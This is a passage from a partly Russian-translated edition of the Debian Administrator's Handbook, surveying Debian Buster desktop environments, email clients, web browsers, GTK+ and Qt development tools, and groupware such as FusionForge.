→ <https://standards.freedesktop.org/menu-spec/latest/>

ИСТОРИЯ Система меню Debian

Исторически, прежде чем появились стандарты FreeDesktop.org, в Debian использовалась своя собственная система меню, где каждый пакет, предоставлял описание желаемых пунктов меню в `/usr/share/menu/`. Этот инструмент еще доступен в Debian (в пакете `menu`), но он мало полезен, поскольку сопровождающим пакетов рекомендуется вместо него полагаться на `.desktop` файлы.

13.3. Графические рабочие столы

The free graphical desktop field is dominated by two large software collections: GNOME and Plasma by KDE. Both of them are very popular. This is rather a rare instance in the free software world; the Apache web server, for instance, has very few peers.

This diversity is rooted in history. Plasma (initially only KDE, which is now the name of the community) was the first graphical desktop project, but it chose the Qt graphical toolkit and that choice wasn't acceptable for a large number of developers. Qt was not free software at the time, and GNOME was started based on the GTK+ toolkit. Qt has since become free software, but the projects still evolved in parallel.

The GNOME and KDE communities still work together: under the FreeDesktop.org umbrella, the projects collaborated in defining standards for interoperability across applications.


Выбор «лучшего» графического рабочего стола является деликатной темой, от которой мы предпочитаем держаться подальше. Мы просто опишем их возможности и дадим несколько советов для дальнейших размышлений. Лучшим выбором будет тот, который вы сделаете после некоторых экспериментов.

13.3.1. GNOME

Debian Buster includes GNOME version 3.30, which can be installed by a simple **apt install gnome** (it can also be installed by selecting the “Debian desktop environment” task).

GNOME is noteworthy for its efforts in usability and accessibility. Design professionals have been involved in writing its standards and recommendations, which has helped developers to create satisfying graphical user interfaces. The project also gets encouragement from the big players of computing, such as Intel, IBM, Oracle, Novell, and of course, various Linux distributions. Finally, many programming languages can be used in developing applications interfacing to GNOME.

Рисунок 13.1. Рабочий стол GNOME



For administrators, GNOME seems to be better prepared for massive deployments. Application configuration is handled through the GSettings interface and stores its data in the DConf database. The configuration settings can thus be queried and edited with the **gsettings**, and **dconf** command-line tools, or by the **dconf-editor** graphical user interfaces. The administrator can therefore change users' configuration with a simple script. The GNOME website provides information to guide administrators who manage GNOME workstations:


→ <https://help.gnome.org/admin/>

13.3.2. KDE and Plasma

Debian Buster includes version 5.14 of KDE Plasma, which can be installed with **apt install kde-standard**.

Plasma has had a rapid evolution based on a very hands-on approach. Its authors quickly got very good results, which allowed them to grow a large user-base. These factors contributed to the overall project quality. Plasma is a mature desktop environment with a wide range of applications.

Рисунок 13.2. The Plasma desktop



Since the Qt 4.0 release, the last remaining license problem with KDE software has been solved. This version was released under the GPL both for Linux and Windows (the Windows version was previously released under a

non-free license). KDE applications are primarily developed using the C++ language.


13.3.3. Xfce и другие

Xfce is a simple and lightweight graphical desktop, which is a perfect match for computers with limited resources. It can be installed with **apt install xfce4**. Like GNOME, Xfce is based on the GTK+ toolkit, and several components are common across both desktops.

Unlike GNOME and Plasma, Xfce does not aim to become a vast project. Beyond the basic components of a modern desktop (file manager, window manager, session manager, a panel for application launchers and so on), it only provides a few specific applications: a terminal, a calendar (orage), an image viewer, a CD/DVD burning tool, a media player (parole), sound volume control and a text editor (mousepad).

→ <https://xfce.org/>

Рисунок 13.3. Рабочий стол Xfce



13.3.4. Other Desktop Environments

LXDE and *LXQt* are two desktop environments focusing on the “lightweight” aspect. The former is GTK+ based while the latter is Qt based. They can be installed with the `lxde` and `lxqt` metapackages.

→ <https://lxde.org/>

→ <https://lxqt.org/>

Cinnamon and *MATE* both started when GNOME 3 moved away from the traditional desktop paradigm, dropping the usual panel and its menu in favor of the new search-based shell. The former reintroduced a panel by forking GNOME Shell and the latter is a continuation of GNOME 2. They can be installed with the `cinnamon-desktop-environment` and `mate-desktop-environment` metapackages.

→ <https://developer.linuxmint.com/projects/cinnamon-projects.html>

→ <https://mate-desktop.org/>

13.4. Электронная почта

13.4.1. Evolution

СООБЩЕСТВО Популярные пакеты

Installing the popularity-contest package enables participation in an automated survey that informs the Debian project about the most popular packages. A script is run weekly by **cron** which sends an anonymized list of the installed packages (by HTTP or email) and the latest access date for the files they contain. This allows the Debian maintainers to know which packages are most frequently installed, and of these, how frequently they are actually used.

Эта информация является большим подспорьем для проекта Debian. Она используется, чтобы определить, какие пакеты должны идти на первых установочных дисках. Данные установки также является важным фактором, используемым, чтобы решить, следует ли удалить распространяемый пакет с очень небольшим количеством пользователей. Мы рекомендуем установить popularity-contest и принимать участие в опросе.


The collected data are made public every day.

→ <https://popcon.debian.org/>

These statistics can also help users to choose between two packages that seem otherwise equivalent. Choosing the more popular package is probably a safer choice.

Evolution is the GNOME email client and can be installed with **apt install evolution**. It is more than a simple email client: it also provides a calendar, an address book, a task list, and a memo (free-form note) application. Its email component includes a powerful message indexing system, and allows for the creation of virtual folders based on search queries on all archived messages. In other words, all messages are stored the same way but displayed in a folder-based organization, each folder containing messages that match a set of filtering criteria.

Рисунок 13.4. Почтовый клиент Evolution




An extension to Evolution allows integration with a Microsoft Exchange email system; the required package is evolution-ews^[5].

13.4.2. KMail

The KDE email software can be installed with **apt install kmail**. KMail only handles email, but it belongs to a software suite called KDE-PIM (for *Personal Information Manager*) that includes features such as address books, a calendar component, and so on. KMail has all the features one would expect from an excellent email client.


Рисунок 13.5. Почтовый клиент KMail



13.4.3. Thunderbird

The thunderbird package provides the email client from the Mozilla software suite. Various localization sets are available in `thunderbird-l10n-*` packages; the enigmail extension handles message encrypting and signing, but it is not available in all languages.

Рисунок 13.6. The Thunderbird email software



[5] The evolution-ews package is not part of Debian Buster. It was removed during the release process due to a security issue. But at the time of writing a recent version is available as backport (see [Раздел 6.1.2.4, «Стабильное ПО с обратной совместимостью»](#)).

13.5. Веб-браузеры

Epiphany - веб-браузер в составе GNOME, использующий движок WebKit, разработанный Apple для его браузера Safari. Соответствующий пакет - epiphany-browser.

Konqueror, available in the konqueror package, is KDE's web browser (but can also assume the role of a file manager). It uses the KDE-specific KHTML rendering engine; KHTML is an excellent engine, as witnessed by the fact that Apple's WebKit is based on KHTML.

Users not satisfied by either of the above can use Firefox. This browser, available in the firefox-esr package, uses the Mozilla project's Gecko renderer, with a thin and extensible interface on top.

Рисунок 13.7. The Firefox web browser

The screenshot shows a web browser window displaying the "THE DEBIAN ADMINISTRATOR'S HANDBOOK" page. The URL is https://debian-handbook.info. The page features a large image of the book cover for "The Debian Administrator's Handbook" by Raphaël Hertzog and Roland Mas. The book cover shows a desk setup with a computer monitor, a tablet, and a keyboard. Below the image, there is a summary of the book's purpose and availability, followed by a call to action encouraging users to subscribe to the author's newsletter.

THE DEBIAN ADMINISTRATOR'S HANDBOOK

Written by two Debian developers – Raphaël Hertzog and Roland Mas – the Debian Administrator's Handbook started as a translation of their French best-seller known as [Cahier de l'admin Debian](#) (published by Eyrolles). It's a fantastic resource for all users of a Debian-based distribution.

Accessible to all, this book teaches the essentials to anyone who wants to become an effective and independent Debian GNU/Linux administrator.

Living up to their free software ideals, the book is [freely available](#) (that is under the terms of a license compatible with the [Debian Free Software Guidelines](#) of course).

We hope that you will enjoy the book (like [others did](#)):

1. [Read it online](#).
2. [Get the book](#) (as paperback or as ebook).
3. Download the sources and [contribute](#).

Subscribe to [Raphaël Hertzog's newsletter](#) and you'll be informed of any important change concerning this project.

VOCABULARY Firefox ESR

Mozilla has a very fast-paced release cycle for Firefox. New releases are published every six to eight weeks and only the latest version is supported for security issues. This doesn't suit all kind of users so, every 10 cycles, they are promoting one of their release to an *Extended Support Release* (ESR) which will get security updates (and no functional changes) during the next 10 cycles (which covers a bit more than a year).

Debian has both versions packaged. The ESR one, in the package `firefox-esr`, is used by default since it is the only version suitable for Debian Stable with its long support period (and even there Debian has to upgrade from one ESR release to the next multiple times during a Debian Stable lifecycle). The regular Firefox is available in the `firefox` package but it is only available to users of Debian Unstable.

КУЛЬТУРА Iceweasel, Firefox и другие

Before Debian Stretch, Firefox and Thunderbird were missing. The `iceweasel` package contained Iceweasel, which was basically Firefox under another name.

The rationale behind this renaming was a result of the usage rules imposed by the Mozilla Foundation on the Firefox™ registered trademark: any software named Firefox had to use the official Firefox logo and icons. However, since these elements are not released under a free license, Debian could not distribute them in its *main* section. Rather than moving the whole browser to *non-free*, the package maintainer choose to use a different name.

По тем же причинам клиент электронной почты Thunderbird™ по аналогии был переименован в Icedove.

Nowadays, the logo and icons are distributed under a free software license and Mozilla recognized that the changes made by the Debian project are respecting their trademark license so Debian is again able to ship Mozilla's applications under their official name.

КУЛЬТУРА Mozilla

Netscape Navigator was the standard browser when the web started reaching the masses, but lost ground when Microsoft bundled Internet Explorer with Windows and signed contracts with computer manufacturers which forbade them from pre-installing Netscape Navigator. Faced with this failure, Netscape (the company) decided to “free” its source code, by releasing it under a free license, to give it a second life. This was the beginning of the Mozilla project. After many years of development, the results are more than satisfying: the Mozilla project brought forth an HTML rendering engine (called Gecko) that is among the most standard-compliant. This rendering engine is in particular used by the Mozilla Firefox browser, which is one of the major browsers.

Last but not least, Debian also contains the *Chromium* web browser (available in the chromium package). This browser is developed by Google and has become the most popular browser in just a few years. Its clear purpose is to make web services more attractive, both by optimizing the browser for performance and by increasing the user's security. The free code that powers Chromium is also used by its proprietary version called Google Chrome™.

13.6. Разработка

13.6.1. Инструменты GTK+ для GNOME

Anjuta (in the anjuta package) and GNOME Builder (in the gnome-builder package) are Integrated Development Environments (IDE) optimized for creating GTK+ applications for GNOME. Glade (in the glade package) is an application designed to create GTK+ graphical interfaces for GNOME and save them in an XML file. These XML files can then be loaded by the GTK+ shared library through its `GtkBuilder` component to recreate the saved interfaces; such a feature can be interesting, for instance for plugins that require dialogs.

→ <https://wiki.gnome.org/Apps/Builder>

→ <http://anjuta.org/>

→ <https://glade.gnome.org/>

13.6.2. Tools for Qt

The equivalent applications for Qt applications are KDevelop by KDE (in the `kdevelop` package) for the development environment, and Qt Designer (in the `qttools5-dev-tools` package) for the design of graphical interfaces for Qt applications.

KDevelop is also a generic IDE and provides plugins for other languages like Python and PHP and different build systems.

13.7. Совместная работа

13.7.1. Работа в группах: *groupware*

Groupware tools tend to be relatively complex to maintain because they aggregate multiple tools and have requirements that are not always easy to reconcile in the context of an integrated distribution. Thus there is a long list of groupware packages that were once available in Debian but have been dropped for lack of maintainers or incompatibility with other (newer) software in Debian. This has been the case with PHPGroupware, eGroupware, and Kolab.

→ <https://www.egroupware.org/>

→ <https://www.kolab.org/>

All is not lost though. Many of the features traditionally provided by “groupware” software are increasingly integrated into “standard” software. This is reducing the requirement for specific, specialized groupware software. On the other hand, this usually requires a specific server. Citadel (in the citadel-suite package), Sogo (in the sogo package) and Kopano (in the kopano-core package) are alternatives that are available in Debian Buster.

13.7.2. Совместная работа с FusionForge

FusionForge - инструмент совместной разработки родственный SourceForge, хостингу для проектов свободного программного обеспечения (СПО). Они имеют общий подход, основанный на стандартной модели разработки СПО. Проект сохранил развитие и после того как код SourceForge стал закрытым. Его первоначальные авторы, VA Software, решили не выпускать больше бесплатных версий. То же самое произошло с одним из форков (GForge). Поскольку разные люди и организации участвовали в разработке, текущая FusionForge также включает в себя функции ориентированные на более традиционный подход к разработке, а также проекты заинтересованные не только в разработке ПО.

FusionForge может рассматриваться как объединение нескольких средств, выделенных для управления, отслеживания и координации проектов. Эти инструменты можно грубо разделить на три семейства:

- *communication*: web forums, mailing-list manager, and announcement system allowing a project to publish news
- *tracking*: tools to track project progress and schedule tasks, to track bugs, feature requests, or any other kind of “ticket”, and to run surveys
- *обмен*: менеджер документации обеспечивающий одну центральную точку для документов, относящихся к проекту; универсальный файловый менеджер релизов; выделенный сайт для каждого проекта.

Since FusionForge largely targets development projects, it also integrates many tools such as CVS, Subversion, Git, Bazaar, Darcs, Mercurial and Arch for source control management (also called “configuration management” or “version control”). These programs keep a history of all the revisions of all tracked files (often source code files), with all the changes they go through, and they can merge modifications when several developers work simultaneously on the same part of a project.

Most of these tools can be accessed or even managed through a web

interface, with a fine-grained permission system, and email notifications for some events.

FusionForge is not part of Debian Stable. It is a large software stack that is hard to maintain properly and benefits only few users who are usually expert enough to be able to backport the package from Debian Unstable.

ALTERNATIVE GitLab

